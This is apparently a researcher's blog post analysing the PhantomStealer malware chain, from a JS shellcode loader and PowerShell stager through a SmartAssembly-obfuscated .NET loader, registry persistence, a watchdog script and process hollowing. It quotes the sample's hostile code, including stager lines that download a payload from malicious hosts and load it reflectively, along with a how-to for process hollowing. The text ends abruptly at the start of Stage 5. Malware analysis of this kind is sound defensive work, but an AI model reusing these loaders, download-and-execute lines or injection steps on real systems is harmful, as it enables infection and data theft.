Malware Analysis: PhantomStealer

One calm evening, I was browsing MalwareBazaar and saw a bunch of submissions belonging to the malware family "PhantomStealer":

EXE, ZIP, JS, BAT, PS1, XLSX, HTA... Seems interesting...
ELG_RFQ_3751897.js
SHA256: 6c0f5796eef37c032ba6b5712d056f9e9191f9d950b3debbdcee9728c5fd0860
I chose the newest JS Submission, as I was hoping for an interesting chain of stagers, and I was not disappointed.
Stage 1 - JS Loader
I quickly extracted and disarmed the file by changing the file ending to .txt using PowerShell's mv. I always use the Terminal/PowerShell, since accidental execution through double-click is less likely.
Looking at the file, we can quickly see that it's a shellcode loader. High amount of variables containing what appears to be base64-encoded shellcode, followed by a loader function:
// Shellcode appended over 1425 lines
kSajadAe += "dkfrcdIhcdnSnbhAdkfe\"dIhcdnSnb";
kSajadAe += "hAdkf\r\n";

var x = 0;
var y = 1;
var z = "junk";

function doNothing(a, b) {
    var temp = a;
    a = b;
    b = temp;
    return a + b;
}

for (var i = 0; i < 5; i++) {
    x = x + i;
    if (x % 2 == 0) {
        y = y * 2;
    } else {
        y = y + 1;
    }
}

if (z == "junk") {
    x = doNothing(x, y);
}

var useless = x + y;

kSajadAe= kSajadAe.split("dIhcdnSnbhAdkf").join("");

  var  bjIpmaFjeFFknfd = WScript.ScriptFullName;
WScript.Sleep(12000);

    kSajadAe = kSajadAe.split("scriptFullPath").join( bjIpmaFjeFFknfd);

   var  Abhjiemmfoia = GetObject("winmgmts:root\\cimv2");
    var gacbpfFpmk =  Abhjiemmfoia.Get("Win32_Pr" + "ocessStartup").SpawnInstance_();
    gacbpfFpmk.ShowWindow = 0; // janela oculta

    var jFmrpFfkejd = new ActiveXObject("Scripting.Dictionary");
     Abhjiemmfoia.Get("Win32_Process").Create(
    kSajadAe ,
    null,
    gacbpfFpmk,
    jFmrpFfkejd
);
I am really surprised at how simple this sample is. Not a lot of bloat-code, mild obfuscation through string seperation, and they even called the function "doNothing". Funny.
So we essentially have:
- an obfuscated payload littered with multiple occurrences of the string "dIhcdnSnbhAdkf", which essentially all get deleted
- then the current path is replacing the
scriptFullPathstring inside the payload, probably patching the path into the next payload for further orientation - then it uses the WMI (
Win32_Process) to launch the payload in a hidden window to not alert the user.
I rewrote the script to instead output the result into a file:
kSajadAe += "dkfrcdIhcdnSnbhAdkfe\"dIhcdnSnb";
kSajadAe += "hAdkf\r\n";

// Do the split and add the script path
kSajadAe = kSajadAe.split("dIhcdnSnbhAdkf").join("");
var bjIpmaFjeFFknfd = WScript.ScriptFullName;
kSajadAe = kSajadAe.split("scriptFullPath").join(bjIpmaFjeFFknfd);

// But now write it to disk instead of executing it
var fso = new ActiveXObject("Scripting.FileSystemObject");
var outFile = fso.CreateTextFile("payload.txt", true);
outFile.WriteLine(kSajadAe);
outFile.Close();
Stage 2 - PowerShell Loader
Looking into payload.txt, we can see PowerShell at work, decoding the base64-encoded command (I shortnened it with [...snip...]) before firing it into IEX (Invoke-Expression). It then quickly hides the original JS file in the ProgramData folder:
powershell "$ddsfdgdfhdjhsdfgdgo = 'DQA[...snip...]QB9AA==';$oWjuxd = [system.Text.encoding]::Unicode.GetString([system.convert]::Frombase64string( $ddsfdgdfhdjhsdfgdgo.replace('f#','r')));iex $OWjuxD"; Copy-Item -Path 'C:\Users\User\Desktop\malware.js' -Destination 'C:\ProgramData\pkkSaoj.js' -Force"
I replaced all instances of f# with r and then decoded it:
$result = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($payload))
Write-Output $result
Stage 3 - PowerShell Stager
This one is cool, it downloads a JPEG which has delimiters for embedded base64 code, decodes it, and then loads it into the current PowerShell process. It then locates the method it wants to invoke and provides it with really cryptic arguments. The next stage is probably gonna be a DLL written in C#!
// More sleep, hopefully outlasting your online-sandbox
Start-Sleep -Seconds 5

// TLS for HTTPS communication
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

// Function name not obfuscated, shuffles links to download the next payload from
function DownloadDataFromLinks {
  param ([string[]]$links)

  $webClient = New-Object System.Net.WebClient;
  $shuffledLinks = Get-Random -InputObject $links -Count $links.Length;

  foreach ($link in $shuffledLinks) {
    try {
      return $webClient.DownloadData($link)
       }
    catch {
      continue
    }
  };
  return $null
};

// Downloading a JPEG
$Bytes = 'http';
$Bytes2 = 's://';
$lfsdfsdg =  $Bytes +$Bytes2;
$links = @(($lfsdfsdg + 'modaaura.store/image.jpg'),('http://blackmore.twilightparadox.com/IriozbDZ/image.jpg'));
$imageBytes = DownloadDataFromLinks $links;

if ($imageBytes -ne $null) {
  // Converts image bytes to UTF8 string
  $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);

  // Base64 Start/End delimiters with string seperation as obfuscation
  $startFlag = '<<BA' + 'SE64_' + 'START>>';
  $endFlag = '<<BASE64_END>>';

  // Setting start/end index depending on the strings defined above
  $startIndex = $imageText.IndexOf($startFlag);
  $endIndex = $imageText.IndexOf($endFlag);

  if ($startIndex -ge 0 -and $endIndex -gt $startIndex) {
    // Extracting the base64 bytes
    $startIndex += $startFlag.Length;
    $base64Lengthh = $endIndex - $startIndex;
    $base64Command = $imageText.Substring($startIndex, $base64Lengthh);
    $endIndex = $imageText.IndexOf($endFlag);

    // Decoding the bytes
    $commandBytes = [System.Convert]::FromBase64String($base64Command);
    $endIndex = $imageText.IndexOf($endFlag);
    $endIndex = $imageText.IndexOf($endFlag);

    // Reflective loading of the assembly
    $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
    Get-Process | Sort-Object CPU -Descending | Select-Object -First 5 | Format-Table Name,CPU

    // Looks for the target class inside the loaded DLL, syntax: Namespace.Class
    // Namespace = testpowershell
    // Class = Hoaaaaaasdme
    $type = $loadedAssembly.GetType('testpowershell.Hoaaaaaasdme');

    Get-Process | Sort-Object CPU -Descending | Select-Object -First 5 | Format-Table Name,CPU
    $injec='Reg' + 'Asm';

    // Invokes the method "lfsgeddddddda" inside the DLL with cryptic-looking arguments
    $method = $type.GetMethod('lfsgeddddddda').Invoke($null, [object[]] ('txt.kgrFcdd/PA/moc.ractaeper.enim//:s', '3', 'pkkSaoj', $injec, '0' , 'x86'))
  }
}
The first link was already down, but I managed to obtain the JPEG using the second one (thank god). It shows the Big Ben!
SHA256: 18CF301F73CB987F6706257CEF6935F6443B2DA728C81F348A9581D24A8C8383

Downloaded it, then extracted the assembly similarly to how I did it the past time - rewriting the code to write to a file instead of loading it (I will spare you the code).
Stage 4 - .NET Loader
SHA256: 43AADABE5123CC4A20EB1275A88815F27F14909E0BA7E6D9B64C74C2E4C9C020
We can now see the method invoked by our previous stage:
lfsgeddddddda(string adress, string enablestartup, string startupname, string injection, string persistence, string architecture)That means the arguments we now have received are:
adress='txt.kgrFcdd/PA/moc.ractaeper.enim//:s'→ Reversed URL:s://mine.repeatacer.com/AP/ddcFrgk.txt(payload download URL)enablestartup='3'→ Persistence mode 3startupname='pkkSaoj'→ Name used for persistence files and registry valueinjection=$injec→ Target process for injection (RegAsmin our case)persistence='0'→ Watchdog disabled (no batch file monitoring/respawn)architecture='x86'→ Use 32-bit injection method
SmartAssembly Obfuscation
Looking further into the code, I saw that the code was obfuscated using SmartAssembly:
static Hoaaaaaasdme()
{
  try
  {
    Type typeFromHandle = typeof(Hoaaaaaasdme);
    if (4u != 0)
    {
      SmartAssembly.HouseOfCards.Strings.CreateGetStringDelegate(typeFromHandle);
    }
    random = new Random();
  }
  catch (Exception exception)
  {
    StackFrameHelper.CreateException0(exception);
    throw;
  }
}
This code basically fills in the string decryptor during runtime, making static analysis harder:
// The decryptor
[NonSerialized]
internal static GetString \u0095;

// Decrypts strings inside the code such as:
webClient = new WebClient();
webClient.Encoding = Encoding.UTF8;
adress += \u0095(1020); // See here
adress = string.Concat(adress.Reverse());
text11 = string.Concat(webClient.DownloadString(adress).Reverse());
flag5 = text11.Contains(\u0095(1029)); // .. and here
The assembly uses SmartAssembly's string encryption, storing encrypted strings in an embedded resource named {dcd17ed2-1e1a-4627-b100-58d30ff43b78}. The encryption works like this:
- DES encryption with hardcoded key/IV:
- Key:
0E 5C 77 6C 0A AF 8E 76 - IV:
08 06 63 F8 60 72 23 66
- Key:
- DEFLATE compression (chunked, raw)
- Base64 encoding per string
- MetadataToken offset per class - each class has a different offset that gets subtracted from the string ID before lookup:
Hoaaaaaasdme.\u0095→ Token offset 72Tools3.\u0087→ Token offset 57
I used Claude to write me a quick and easy Python tool to decrypt the strings.
The tool can be downloaded from my GitHub: https://github.com/minder-security/malware-tools/tree/main/PhantomStealer

Now this code is a bit too big to be put in a code block, I will therefore summarize it with as much technical depth as I can provide (where it makes sense of course).
Persistence
The loader supports three persistence modes, defined by the enablestartup parameter. Keep in mind that startupname is defined as pkkSaoj by the previous stage. Each stage involves Registry Autorun keys:
- Primary:
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce - Fallback:
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Here are the modes:
enablestartup = "1": Batch file persistence
- Drops a
.batfile to%ProgramData%\<startupname>.bat - Creates registry Run key with random 10-character name
string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
if (8u != 0)
{
	text = folderPath2;
}
try
{
	RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", writable: true);
	if (5u != 0)
	{
		registryKey2 = registryKey;
	}
	string text2 = Path.Combine(text, startupname + ".bat");
	if (0 == 0)
	{
		text3 = text2;
	}
	text4 = text3;
	registryKey2.SetValue(RandomString(10), text4);
}
catch
{
	registryKey3 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", writable: true);
	text5 = Path.Combine(text, startupname + ".bat");
	text6 = text5;
	registryKey3.SetValue(RandomString(10), text6);
}
enablestartup = "2": VBScript persistence
- Drops a
.vbsfile to%ProgramData%\<startupname>.vbs - Registry value:
wscript.exe "<path>\<startupname>.vbs" - Includes self-copy mechanism via PowerShell if not running from System32/SysWOW64:
text = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
try
{
	registryKey6 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", writable: true);
	text13 = Path.Combine(text, startupname + ".vbs");
	text14 = "wscript.exe \"" + text13 + "\"";
	registryKey6.SetValue(RandomString(10), text14);
}
catch
{
	registryKey7 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", writable: true);
	text15 = Path.Combine(text, startupname + ".vbs");
	text16 = "wscript.exe \"" + text15 + "\"";
	registryKey7.SetValue(RandomString(10), text16);
}
currentDirectory = Environment.CurrentDirectory;
flag9 = !currentDirectory.StartsWith("C:\\Windows\\System32", StringComparison.OrdinalIgnoreCase) && !currentDirectory.StartsWith("C:\\Windows\\SysWOW64", StringComparison.OrdinalIgnoreCase);
if (flag9)
{
	RunPS("Start-Process cmd.exe -ArgumentList '/c taskkill /IM RegAsm.exe /F & taskkill /IM Vbc.exe /F & taskkill /IM MsBuild.exe /F' -WindowStyle Hidden -Wait");
	Thread.Sleep(2000);
	RunPS("-WindowStyle Hidden if ((Get-Location).Path -ne '" + text + "') { (Get-ChildItem *.vbs | Sort-Object CreationTime -Descending | Select-Object -First 1) | Copy-Item -Destination '" + Path.Combine(text, startupname + ".vbs") + "' -Force }");
}
enablestartup = "3": JavaScript persistence (OUR SAMPLE)
- Drops a
.jsfile to%ProgramData%\<startupname>.js - Registry value:
wscript.exe "<path>\<startupname>.js"
if (flag4)
{
	text = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
	try
	{
		registryKey4 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", writable: true);
		text7 = Path.Combine(text, startupname + ".js");
		text8 = "wscript.exe \"" + text7 + "\"";
		registryKey4.SetValue(RandomString(10), text8);
	}
	catch
	{
		registryKey5 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", writable: true);
		text9 = Path.Combine(text, startupname + ".js");
		text10 = "wscript.exe \"" + text9 + "\"";
		registryKey5.SetValue(RandomString(10), text10);
	}
	RunPS("Start-Process cmd.exe -ArgumentList '/c taskkill /IM RegAsm.exe /F & taskkill /IM Vbc.exe /F & taskkill /IM MsBuild.exe /F' -WindowStyle Hidden -Wait");
	Thread.Sleep(2000);
}
Staging Mechanism
The C2 URL is obfuscated using string reversal. The loader does the following to the reversed URL provided as an argument:
- Appends
"ptth"to the provided address - Reverses the entire string to form the actual URL
- Downloads the content and reverses it again
- Looks for format markers and performs base64 decoding:
"DTre"→ replaced with"/d"(maybe related to MZ header)"DgTre"→ replaced with"+"(base64 padding fix)
For the analyzed sample:
- Input:
'txt.kgrFcdd/PA/moc.ractaeper.enim//:s'+'ptth' - Reversed:
https://mine.repeatacer[.]com/AP/ddcFrgk.txt
Watchdog
When persistence = "1" and enablestartup != "0", the loader creates a watchdog batch script at %TEMP%\wrffite.bat:
set count=0
:loop
set /a count=%count%+1
timeout 60
tasklist /fi "ImageName eq <injection>.exe" /fo csv 2>NUL | find /I "<injection>.exe">NUL
if "%ERRORLEVEL%"=="1" cscript "<ProgramData>\<startupname>.vbs"
if %count% neq 1000 goto loop
This script:
- Checks every 60 seconds if the injected process is still running
- Respawns via
cscriptif the process dies - Runs for approximately 16.6 hours (1000 iterations × 60 seconds)
Execution
The assembly has the capability to perform Process Injection using Process Hollowing. We can see that after persistence has succeeded, it goes straight to killing LOLBins (RegAsm.exe, Vbc.exe, MsBuild.exe) it wants to use later down the chain, probably to avoid any conflicts:
Start-Process cmd.exe -ArgumentList '/c taskkill /IM RegAsm.exe /F & taskkill /IM Vbc.exe /F & taskkill /IM MsBuild.exe /F' -WindowStyle Hidden -WaitWhen going through the code, I noticed two methods inside of testpowershell.Progrgdfam3 which were responsible for the injection logic:
Inject: 64-bit Injection LogicAnde3: 32-bit Injection Logic

Having a look quickly tells us that Process Hollowing is being used to execute custom payloads through the victim process defined in injection (RegAsm in our case).
If you're unfamiliar with Process Hollowing, let me give you a quick how-to based on our sample:
- Create a suspended Process (RegAsm.exe) using
CreateProcess - Unmap the legitimate Process Image using
ZwUnmapViewOfSection - Map the headers, malicious payload into the Process peu-à-peu using
WriteProcessMemory - Adjust the Page Protections using
VirtualProtectExto make it executable - Get the Thread Context of the Victim's main thread usign
GetThreadContext(orWow64GetThreadContext) - Update PEB->ImageBaseAddress (RDX+16 in x64) using
WriteProcessMemory - Modify RCX inside the thread context to point to new EntryPoint using
SetThreadContext(orWow64SetThreadContext) - Finally resume the thread using
ResumeThread
Here is a snippet of Inject(), keep in mind that the methods are a bit obfuscated (last letter missing):
Stage 5 - The Finale
